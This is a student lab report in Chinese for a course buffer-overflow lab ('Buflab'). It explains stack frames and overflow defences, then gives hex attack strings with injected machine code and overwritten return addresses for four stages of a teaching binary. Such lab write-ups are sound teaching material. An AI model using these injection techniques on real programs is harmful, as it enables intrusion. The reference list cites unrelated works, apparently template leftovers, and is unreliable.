

**实验报告**

**实 验（四）**

题 目 Buflab

缓冲器漏洞攻击

专 业 计算机类

学　　 号 1190200523

班　　 级 1903002

学 生 石翔宇

指 导 教 师 郑贵滨

实 验 地 点 G709

实 验 日 期 2021.5.07

**计算机科学与技术学院**

**目 录**

[第1章 实验基本信息 - 3 -](#_Toc72263898)

[1.1 实验目的 - 3 -](#_Toc72263899)

[1.2 实验环境与工具 - 3 -](#_Toc72263900)

[1.2.1 硬件环境 - 3 -](#_Toc72263901)

[1.2.2 软件环境 - 3 -](#_Toc72263902)

[1.2.3 开发工具 - 3 -](#_Toc72263903)

[1.3 实验预习 - 3 -](#_Toc72263904)

[第2章 实验预习 - 4 -](#_Toc72263905)

[2.1 请按照入栈顺序，写出C语言32位环境下的栈帧结构（5分） - 4 -](#_Toc72263906)

[2.2请按照入栈顺序，写出C语言64位环境下的栈帧结构（5分） - 5 -](#_Toc72263907)

[2.3请简述缓冲区溢出的原理及危害（5分） - 5 -](#_Toc72263908)

[2.4请简述缓冲器溢出漏洞的攻击方法（5分） - 6 -](#_Toc72263909)

[2.5请简述缓冲器溢出漏洞的防范方法（5分） - 6 -](#_Toc72263910)

[第3章 各阶段漏洞攻击原理与方法 - 8 -](#_Toc72263911)

[3.1 Smoke阶段1的攻击与分析 - 8 -](#_Toc72263912)

[3.2 Fizz的攻击与分析 - 9 -](#_Toc72263913)

[3.3 Bang的攻击与分析 - 10 -](#_Toc72263914)

[3.4 Boom的攻击与分析 - 12 -](#_Toc72263915)

[3.5 Nitro的攻击与分析 - 13 -](#_Toc72263916)

[第4章 总结 - 14 -](#_Toc72263917)

[4.1 请总结本次实验的收获 - 14 -](#_Toc72263918)

[4.2 请给出对本次实验内容的建议 - 14 -](#_Toc72263919)

[参考文献 - 15 -](#_Toc72263920)

# 第1章 实验基本信息

## 1.1 实验目的

* 理解C语言函数的汇编级实现及缓冲器溢出原理
* 掌握栈帧结构与缓冲器溢出漏洞的攻击设计方法
* 进一步熟练使用Linux下的调试工具完成机器语言的跟踪调试

## 1.2 实验环境与工具

### 1.2.1 硬件环境

* Intel(R) Core(TM) i7-9750H CPU @ 2.60GHz
* 16GB RAM
* 1TB HDD + 512G SSD

### 1.2.2 软件环境

* Windows 10 21H1
* Ubuntu 20.04 LTS

### 1.2.3 开发工具


* VSCode，CodeBlocks，gcc+gdb

## 1.3 实验预习


* 上实验课前，必须认真预习实验指导书（PPT或PDF）
* 了解实验的目的、实验环境与软硬件工具、实验操作步骤，
* 复习与实验有关的理论知识。
* 请按照入栈顺序，写出C语言32位环境下的栈帧结构
* 请按照入栈顺序，写出C语言64位环境下的栈帧结构
* 请简述缓冲区溢出的原理及危害
* 请简述缓冲器溢出漏洞的攻击方法
* 请简述缓冲器溢出漏洞的防范方法

# 第2章 实验预习

## 2.1 请按照入栈顺序，写出C语言32位环境下的栈帧结构（5分）



## 2.2请按照入栈顺序，写出C语言64位环境下的栈帧结构（5分）



## 2.3请简述缓冲区溢出的原理及危害（5分）

原理：缓冲区是一块连续的计算机内存区域，可保存相同数据类型的多个实例。缓冲区可以是堆栈(自动变量)、堆(动态内存)和静态数据区(全局或静态)。在C/C++语言中，通常使用字符数组和malloc/new之类内存分配函数实现缓冲区。溢出指数据被添加到分配给该缓冲区的内存块之外。缓冲区溢出是最常见的程序缺陷。栈帧结构的引入为高级语言中实现函数或过程调用提供直接的硬件支持，但由于将函数返回地址这样的重要数据保存在程序员可见的堆栈中，因此也给系统安全带来隐患。若将函数返回地址修改为指向一段精心安排的恶意代码，则可达到危害系统安全的目的。

危害：对越界的数组元素的写操作会破坏储存在栈中的状态信息，当程序使用这个被破坏的状态，试图重新加载寄存器或执行ret指令时，就会出现很严重的错误。缓冲区溢出的一个更加致命的使用就是植入并且执行攻击代码。被植入的攻击代码以一定的权限运行有缓冲区溢出漏洞的程序，从而得到被攻击主机的控制权。

## 2.4请简述缓冲器溢出漏洞的攻击方法（5分）

1. 在程序的地址空间里安排适当的代码

在程序的地址空间里安排适当的代码往往是相对简单的。如果要攻击的代码在所攻击程序中已经存在了，那么就简单地对代码传递一些参数，然后使程序跳转到目标中就可以完成了。

2. 控制程序转移到攻击代码的形式

缓冲区溢出漏洞攻击都是在寻求改变程序的执行流程，使它跳转到攻击代码，最为基本的就是溢出一个没有检查或者其他漏洞的缓冲区，这样做就会扰乱程序的正常执行次序。通过溢出某缓冲区，可以改写相近程序的空间而直接跳转过系统对身份的验证。

3. 植入综合代码和流程控制

常见的溢出缓冲区攻击类是在一个字符串里综合了代码植入和Activation Records。攻击时定位在一个可供溢出的自动变量，然后向程序传递一个很大的字符串，在引发缓冲区溢出改变Activation Records的同时植入代码（权因C在习惯上只为用户和参数开辟很小的缓冲区）。

## 2.5请简述缓冲器溢出漏洞的防范方法（5分）

1. 使用更安全的方法，如：fgets, strncpy 等等。
2. 栈随机化：栈随机化的思想使得栈的位置在程序每次运行时都有变化。因此，即使许多机器都运行相同的代码，它们的栈地址都是不同的。实现的方式是：程序开始时，在栈上分配一段0~n字节之间的随机大小的空间。
3. 栈破坏检测：栈破坏检测的思想是在栈中任何局部缓冲区与栈状态之间存储一个特殊的金丝雀值，也称哨兵值，是在程序每次运行时随机产生的。在回复寄存器状态和从函数返回之前，程序检查这个金丝雀值是否被该函数的某个操作改变了。如果是的，那么程序异常终止。
4. 限制可执行代码区域：这个方法是消除攻击者向系统插入可执行代码的能力。一种方法是限制哪些内存区域能够存放可执行代码。在典型的程序中，只有保护编译器产生的代码的那部分内存才需要是可执行的。其他部分可以被限制为只允许读和写。

# 第3章 各阶段漏洞攻击原理与方法

每阶段27分（文本15分，分析12分），总分不超过80分

## 3.1 Smoke阶段1的攻击与分析

文本如下：

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00


00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00


19 10 40 00 00 00 00 00

分析过程：

1. 由getbuf的反汇编代码可知，getbuf的栈帧是0x28个字节，buf缓冲区的大小也是0x28（40）个字节。要覆盖返回地址，则攻击字符串的大小应该是40+8=48个字节。最后8个字节为返回地址。



1. 由smoke的反汇编代码得到smoke函数的首地址，为0x401019



1. 则攻击字符串的最后8个字节应为19 10 40 00 00 00 00 00，其他字节任意，由此得到攻击字符串：

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

19 10 40 00 00 00 00 00

## 3.2 Fizz的攻击与分析

文本如下：

bf 30 a9 9e 12 68 3b 10 40 00

c3 00 00 00 00 00 00 00 00 00


00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

10 34 68 55 00 00 00 00

分析过程：


1. 由上个任务可知攻击字符串的长度为48位，最后8位为跳转地址
2. 由fizz函数的反汇编代码可知，cookie存储于0x205165(%rip)处，需要与第一个参数相等，而第一个参数存储于%edi中




1. 由此可知，我们必须要将cookie写入到%edi中。考虑注入代码



由gcc编译再由objdump反汇编可得注入代码的二进制编码：



1. 得到需要注入的代码bf 30 a9 9e 12 68 3b 10 40 00 c3，处于攻击字符串的开始
2. 使用gdb得到运行时%rsp的值，为0x55683410



1. 则将攻击字符串的最后8字节设置为10 34 68 55 00 00 00 00
2. 拼接攻击代码和跳转位置得到最终的攻击字符串：

bf 30 a9 9e 12 68 3b 10 40 00

c3 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

10 34 68 55 00 00 00 00

## 3.3 Bang的攻击与分析

文本如下：

49 c7 c1 30 a9 9e 12 4c 89 0c

25 a4 61 60 00 68 87 10 40 00


c3 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00


10 34 68 55 00 00 00 00

分析过程：


1. 由第一个任务可知攻击字符串的长度为48位，最后8位为跳转地址
2. 由bang函数的反汇编代码可知，cookie存储于0x205165(%rip)处，需要与存储于0x205113(%rip)（绝对地址为0x6061a4）的global\_value相等



1. 由此可知，我们必须要将cookie写入到global\_value中。考虑注入代码



由gcc编译再由objdump反汇编可得注入代码的二进制编码：



1. 得到需要注入的代码49 c7 c1 30 a9 9e 12 4c 89 0c 25 a4 61 60 00 68 87 10 40 00 c3，处于攻击字符串的开始
2. 由上个任务所得到的%rsp的值，为0x55683410
3. 将攻击字符串的最后8字节设置为10 34 68 55 00 00 00 00
4. 拼接攻击代码和跳转位置得到最终的攻击字符串：

49 c7 c1 30 a9 9e 12 4c 89 0c

25 a4 61 60 00 68 87 10 40 00

c3 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

10 34 68 55 00 00 00 00

## 3.4 Boom的攻击与分析

文本如下：

b8 30 a9 9e 12 68 ba 11 40 00

c3 00 00 00 00 00 00 00 00 00


00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

10 34 68 55 00 00 00 00

分析过程：


1. 由第一个任务可知攻击字符串的长度为48位，最后8位为跳转地址
2. 由test函数的反汇编代码可知，getbuf返回后将%eax的值赋给了%ebx，在0x4011ba处与cookie进行了比较



1. 由此可知，我们必须要在执行0x4011ba之前将%eax的值赋为cookie。考虑注入代码



由gcc编译再由objdump反汇编可得注入代码的二进制编码：



1. 得到需要注入的代码b8 30 a9 9e 12 68 ba 11 40 00 c3，处于攻击字符串的开始
2. 由第二个任务所得到的%rsp的值，为0x55683410
3. 将攻击字符串的最后8字节设置为10 34 68 55 00 00 00 00
4. 拼接攻击代码和跳转位置得到最终的攻击字符串：

b8 30 a9 9e 12 68 ba 11 40 00

c3 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

10 34 68 55 00 00 00 00

## 3.5 Nitro的攻击与分析

文本如下：

分析过程：

# 第4章 总结

## 4.1 请总结本次实验的收获

* 掌握了缓冲区溢出攻击的各种方法
* 更加深入地理解了栈帧结构
* 熟练了gdb、objdump、edb等工具的使用

## 4.2 请给出对本次实验内容的建议

* 希望能根据CUM课程的实验内容及时更新
* 有一些小错误比如“62位”希望能改正

注：本章为酌情加分项。

# 参考文献

**为完成本次实验你翻阅的书籍与网站等**

[1] 林来兴. 空间控制技术[M]. 北京：中国宇航出版社，1992：25-42.

[2] 辛希孟. 信息技术与信息服务国际研讨会论文集：A集[C]. 北京：中国科学出版社，1999.

[3] 赵耀东. 新时代的工业工程师[M/OL]. 台北：天下文化出版社，1998 [1998-09-26]. http://www.ie.nthu.edu.tw/info/ie.newie.htm（Big5）.

[4] 谌颖. 空间交会控制理论与方法研究[D]. 哈尔滨：哈尔滨工业大学，1992：8-13.

[5] KANAMORI H. Shaking Without Quaking[J]. Science，1998，279（5359）：2063-2064.

[6] CHRISTINE M. Plant Physiology: Plant Biology in the Genome Era[J/OL]. Science，1998，281：331-332[1998-09-23]. http://www.sciencemag.org/cgi/ collection/anatmorp.